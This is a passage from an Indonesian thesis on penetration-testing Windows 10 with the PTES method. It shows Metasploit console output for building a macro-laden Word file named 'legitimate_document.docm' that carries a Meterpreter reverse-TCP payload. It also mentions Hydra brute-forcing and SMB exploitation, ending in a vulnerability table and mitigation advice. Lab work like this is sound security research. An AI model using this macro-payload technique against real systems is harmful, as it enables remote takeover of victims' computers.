Sistem Operasi *Windows 10* berada dalam jaringan lokal dengan *IP Address* 192.168.1.21 melalui *gateway* 192.168.1.1.

4.6.2. Intelligence Gathering


Intelligence Gathering, yaitu tahap untuk mengumpulkan informasi dan ditentukan kumpulan informasi yang diperlukan untuk menghasilkan representasi yang dapat dimengerti. Sistem Target mengaktifkan *Windows Defender*. Sistem *Target* mempunyai Aplikasi *Office* di mana *Macro Settings*-nya adalah *Disable all macros with notification* seperti gambar di bawah ini.



Gambar 4.6.2.1 Macro Settings pada Office Word

4.6.3. Threat Modeling

Threat Modeling, tahap memodelkan ancaman yang paling kritis sebagai tes yang wajib untuk dilaksanakan.



Gambar 4.6.3.1 Threat Modeling Lack of Application Hardening

Scenario Serangan *Lack of Application Hardening* dimulai dengan mengidentifikasi parameter Versi dan Kerentanan, kemudian dilakukan pengujian menggunakan *Nmap* dan *Metasploit Framework*, setelah diketahui rentan atau tidak, maka dapat dilanjutkan dengan mengkonfirmasi apakah kerentanan yang diketahui sebelumnya dapat dieksploitasi atau tidak. Hasil dari pengujian dilaporkan pada tahap *Reporting*.

4.6.4. Vulnerability Analysis

Vulnerability Analysis, adalah tahap menganalisa kerentanan yang ada pada Sistem *Target*. Setelah diketahui bahwa Sistem *Target* menggunakan opsi "*Disable all macros with notification*" di *Setting Macro* pada Aplikasi *Office Word*. Peneliti dapat menggunakan kerentanan ini dengan membuat *payload* dokumen *macro* yang dapat mengeksekusi sebuah perintah dalam bentuk *script* VBS yang nantinya dijalankan ketika *macro* ini dieksekusi.

4.6.5. Exploitation

Exploitation, ini adalah tahap di mana Peneliti mengeksploitasi secara efektif ke Sistem *Target*. Setelah diketahui bahwa Sistem *Target* mempunyai Aplikasi *Office Word* yang fitur *Macro Settings*-nya menggunakan opsi "*Disable all macros with notification*", maka Peneliti dapat memanfaatkan kerentanan ini untuk proses eksploitasi. Modul yang digunakan pada *Metasploit Framework* bernama exploit/multi/fileformat/office_word_macro. Modul ini memasukkan makro berbahaya ke dalam dokumen *Microsoft Office Word* (docx). Kolom komentar di *metadata* diinjeksi dengan payload dalam bentuk Base64 *encoding*, yang akan di-*decode* oleh makro dan dieksekusi sebagai *Windows* yang dapat dieksekusi. Agar serangan berhasil, korban diharuskan mengaktifkan eksekusi makro secara manual. Opsi dari modul office_word_macro ini dapat dilihat pada gambar di bawah ini:

```
msf6 exploit(multi/fileformat/office_word_macro) > options

Module options (exploit/multi/fileformat/office_word_macro):

   Name            Current Setting           Required  Description
   ----            ---------------           --------  -----------
   CUSTOMTEMPLATE                            no        A docx file that will be used as a template to build the exploit
   FILENAME        legitimate_document.docm  yes       The Office document macro file (docm)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word on Windows


msf6 exploit(multi/fileformat/office_word_macro) >
```

Gambar 4.6.5.1 Opsi dari Modul office_word_macro


Opsi dari modul di atas terdiri dari *filename*, yaitu nama yang akan digunakan untuk dokumen yang akan dibuka pada Sistem *Target* kemudian ada lhost untuk koneksi kembali dari Sistem *Target* ke Sistem Peneliti dan lport adalah *port* yang dipakai sama seperti lhost untuk koneksi kembali ke Sistem Peneliti. Setelah dijalankan, akan muncul seperti ini:

```
msf6 exploit(multi/fileformat/office_word_macro) > run

[*] Using template: /usr/share/metasploit-framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: legitimate_document.docm
[+] legitimate_document.docm stored at /home/awom/.msf4/local/legitimate_document.docm
msf6 exploit(multi/fileformat/office_word_macro) >
```


Gambar 4.6.5.2 Modul office_word_macro generate file docm

Lalu file *Office Word* yang sudah di-*generate* melalui *Metasploit Framework*, di-*download* ke dalam Sistem *Target* dan dijalankan, namun dikarenakan *Windows Defender* menangkap payload dalam file word ini, maka ada pemberitahuan dari *Windows 10* seperti gambar di bawah ini:




Gambar 4.6.5.3 Notifikasi Corrupt pada File docm

Gambar di atas menjelaskan bahwa ditemukan *malware* pada file word, sehingga dihapus *malware* pada file word tersebut dan file word tersebut menjadi *corrupt* dikarenakan tidak dapat beroperasi seperti seharusnya. Terdapat notifikasi pada *Windows Defender* sebagai berikut:



Gambar 4.6.5.4 Notifikasi Windows Defender

Pemberitahuan ini disertai dengan notifikasi bahwa *Windows Defender* menghapus *malware* pada file word sehingga file word tersebut jika dibuka, tidak dapat beroperasi dengan seharusnya.



Gambar 4.6.5.5 Notifikasi Windows Defender Remove Malware

Gambar di atas yaitu *Windows Defender* mengambil aksi untuk menghapus atau menyingkirkan kode berbahaya yang disebut *malware* dari file word yang telah di-*download* ke dalam Sistem *Target*.

4.6.6. Post Exploitation

Post Exploitation, tahap di mana peneliti memanfaatkan kerentanan lebih lanjut. Dikarenakan *Windows Defender* menangkap *malware* pada file word yang dikirim oleh Sistem Peneliti, maka Peneliti tidak dapat memanfaatkan kerentanan lebih lanjut.

4.6.7. Reporting

Reporting, tahap ini dilakukan untuk meringkas hasil dari pengujian penetrasi. *Vulnerability* pada *Office Word* khususnya pada fitur *Macro*, dapat membuka peluang bagi Peneliti untuk mengambil alih Sistem *Target* dikarenakan *Macro* sendiri dapat mengeksekusi kode pada Sistem *Windows 10* dan dapat dimanfaatkan untuk mengeksekusi kode berbahaya, tetapi *Windows Defender* dapat menghentikan aksi dari malware untuk mengambil alih Sistem *Target* dikarenakan *Windows Defender* dapat mendeteksi dan melakukan pencegahan terjadinya eksploitasi pada Sistem *Target*.

4.7. Tabel Rekapitulasi Kerentanan

Tabel 4.7.1 Rekapitulasi Kerentanan

No.	Unsur Pengujian	Kerentanan (Bug)	Dampak	Tools	Rekomendasi
1.	Missing Patch	Terdapat masalah kompabilitas antara Anti-Virus Avast dengan Windows 10 versi 1903	Menyebabkan Blue Screen of Death	Pengujian Manual	Melakukan Update Aplikasi

2.	Lack of OS Hardening	Terdapat kerentanan dalam implementasi *Microsoft* dari protokol *Server Message Block* (SMB)	Dapat mengambil alih Sistem Target	Nmap, Metasploit Framework	Menggunakan SMB 2/3
3.	Lack of Application Hardening	Terdapat kerentanan pada fungsi *Macro* pada *office word* yang dapat dimanfaatkan untuk kepentingan individu	Dapat mengambil alih Sistem Target	Nmap, Metasploit Framework	Menonaktifkan Setting *Macro*
4.	Easily Guessable Credentials	Terdapat kerenantan pada *password* yang digunakan oleh user pada *service* FTP, SSH dan MySQL	Dapat mengakses file pada Sistem Target	Nmap, Hydra	Menggunakan Password yang lebih rumit dan minimal 8 karakter

BAB V

KESIMPULAN DAN SARAN

5.1.Kesimpulan

Kesimpulan yang dapat diambil dari Pengujian Penetrasi pada Windows 10 menggunakan Model *Penetration Testing Execution Standard* (PTES) yang meliputi 4 unsur yaitu *Missing Patch, Lack of Operating System Hardening, Lack of Application Hardening* dan *Easily Guessable Credentials* bahwa ditemukan kerentanan (*vulnerability*) pada sistem operasi *Windows 10* sebagai berikut:

1. Dapat diketahui bahwa kategori *Missing Patch*, bahwa Sistem *Target* menggunakan aplikasi *anti-virus* yang sudah *out-of-date* dan mengalami masalah kompabilitas dengan *Windows 10* versi 1903 yang menyebabkan *Blue Screen of Death*. Kerentanan ini dapat diatasi dengan melakukan *update* pada aplikasi *anti-virus Avast* sehingga tidak menyebabkan masalah kompabilitas dengan *Windows 10*.
2. Dapat diketahui untuk kategori *Lack of Operating System Hardening*, bahwa Sistem Target mempunyai kerentanan yang dapat dieksploitasi melalui port 445 dan Peneliti mengekploitasi port 445 tersebut sehingga mendapatkan hak akses *Administrator* pada Sistem *Target*. Kerentanan ini dapat diatasi dengan cara mengaktifkan *Windows Defender* pada Sistem *Target*, dikarenakan *Windows Defender* dapat mendeteksi dan mencegah *malware* yang mengeksploitasi Sistem *Target*.

3. Dapat diketahui untuk kategori *Lack of Application Hardening*, bahwa Sistem *Target* menggunakan aplikasi *office word* di mana fitur *Macro* aktif dengan opsi "*Disable all macros with notification*" dan dapat dimanfaatkan oleh Peneliti dengan cara menyisipkan payload pada file *word* yang terlihat resmi untuk menguasai Sistem *Target* jika pengguna mengaktifkan *macro* pada file *word* tersebut. Kerentanan ini dapat diatasi dengan cara mengaktifkan *Windows Defender* pada Sistem *Target*, dikarenakan *Windows Defender* dapat mendeteksi dan mencegah *malware* pada file *word* yang dapat mengeksploitasi Sistem *Target*.
4. Dapat diketahui untuk kategori *Easily Guessable Credentials*, bahwa Sistem *Target* menggunakan *password* yang simpel dan mudah ditebak pada *service FTP*, *SSH* dan *MySQL*. Peneliti menggunakan Hydra untuk melakukan proses *Brute Force* kepada *service FTP*, *SSH* dan *MySQL* untuk menemukan *password* pada Sistem *Target*. Kerentanan ini dapat diatasi dengan menggunakan *password* yang lebih rumit dan mempunyai panjang karakter minimal sepanjang 8 karakter.

5.2.Saran

Untuk penelitian selanjutnya dapat dilakukan pengujian yang dapat mencakup lebih banyak kategori dan dilakukan analisis pengujian dengan lebih detil, tidak hanya dilihat dari sisi *network packet* yang mengalir pada saat dilakukan pengujian penetrasi.

DAFTAR PUSTAKA

Ariyani, F., Krisnawati, M., T, Y. K., & Nurhidayah, I. (2014). *Makalah Keamanan Sistem.* Retrieved Desember 16, 2019, from Makalah Keamanan Sistem: https://www.academia.edu/25732897/Makalah_Keamanan_Sistem

Asadoorian, P. (2010, November 23). *Scanning For Default & Common Credentials Using Nessus*. Retrieved from Tenable: https://www.tenable.com/blog/scanning-for-default-common-credentials-using-nessus

Astuti, E. F., & Sari, P. K. (2019). Analisis Budaya Keamanan Informasi di Klinik Pratama Kota Bandung. *Jurnal Mitra Manajemen (JMM Online), 3*, 316-317.

Asy'ari, M. F., Budiyono, A., & Widjajarto, A. (2019). Analisa Parameter Ethereum Pada Jaringan Peer To Peer Blockchain Di Aplikasi Transfer Koin Terhadap Aspek Processor. *e-Proceeding of Engineering*, 7648.

Bott, E. (2015). *Microsoft's big Windows 10 goal: one billion or bust | ZDNet*. Retrieved Desember 16, 2019, from Microsoft's big Windows 10 goal: one billion or bust: https://www.zdnet.com/article/microsofts-big-windows-10-goal-one-billion-or-bust/

Butterworth, P. (2019, October 24). *Application Hardening Methods and Benefits - Intertrust Technologies*. Retrieved from Intertrust: https://www.intertrust.com/blog/application-hardening-and-its-importance/

Choi, S.-K., Yang, C.-H., & Kwak, J. (2018). System Hardening and Security Monitoring for IoT Devices to Mitigate IoT Security Vulnerabilities and Threats. *KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS*, 906-918.

Cisco Networking Academy. (n.d.). *Download The Packet Tracer Simulator Tool & Find Courses | Networking Academy*. Retrieved Oktober 26, 2019, from Netacad Packet Tracer: https://www.netacad.com/courses/packet-tracer

Hastuti, D. (2016). Sistem Informasi Penomoran Surat (Studi Kasus Fakultas Teknik Universitas Lambung Mangkurat). *JTIULM*, 46.

Interior, U. D. (2018). *What is Penetration Testing?* Retrieved from Penetration Testing | U.S. Department of the Interior: https://www.doi.gov/ocio/customers/penetration-testing

Irawan, Y., Muzid, S., Susanti, N., & Setiawan, R. R. (2018). System Testing using Black Box Testing Equivalence Partitioning (Case Study at Garbage Bank Management Information System on Karya Sentosa). *ICCSET 2018*, 1-7.

Microsoft. (2019). *Resolved issues in Windows 10, version 1903 and Windows Server, version 1903*. Retrieved from Resolved issues in Windows 10, version 1903 and Windows Server, version 1903: https://docs.microsoft.com/en-us/windows/release-information/resolved-issues-windows-10-1903

Myerson, T. (2015). *Hello World: Windows 10 Available on July 29 | Windows Experience Blog*. Retrieved from Hello World: Windows 10 Available on

July 29: https://blogs.windows.com/windowsexperience/2015/06/01/hello-world-windows-10-available-on-july-29/

PCI Security Standards Council. (2015). *Penetration Testing Guidance.* Retrieved from Penetration Testing Guidance: https://www.pcisecuritystandards.org

Prowse, D. L. (2011, December 29). *CompTIA Security+ Cert Guide: OS Hardening and Virtualization*. Retrieved from Pearson IT Certification: pearsonitcertification.com/articles/article.aspx?p=1822062

Smith, H. (2019, May 24). *6 Important OS Hardening Steps to Protect Your Clients*. Retrieved from ConnectWise: https://www.continuum.net/blog/6-important-steps-to-harden-your-clients-operating-systems

Stiawan, D., Idris, M. Y., Abdullah, A. H., AlQurashi, M., & Budiarto, R. (2016). Penetration Testing and Mitigation of Vulnerabilities Windows Server. *International Journal of Network Security, Vol 18, No.3*, 501-513.

Techopedia. (2016, December 22). *What is a Bug Fix? - Definition from Techopedia*. Retrieved from Techopedia: Educating IT Professionals To Make Smarter Decisions: https://www.techopedia.com/definition/18105/bug-fix

W, Y., Riadi, I., & Yudhana, A. (2016). Analisis Keamanan Webserver Menggunakan Metode Penetrasi Testing. *Annual Research Seminar*, 300.

Wulandari, R. (2016). Analisis QoS (Quality of Service) pada Jaringan Internet (Studi Kasus: UPT Loka Uji Teknik Penambangan Jampang Kulon - LIPI). *Jurnal Teknik Informatika dan Sistem Informasi, 2*, 164-165.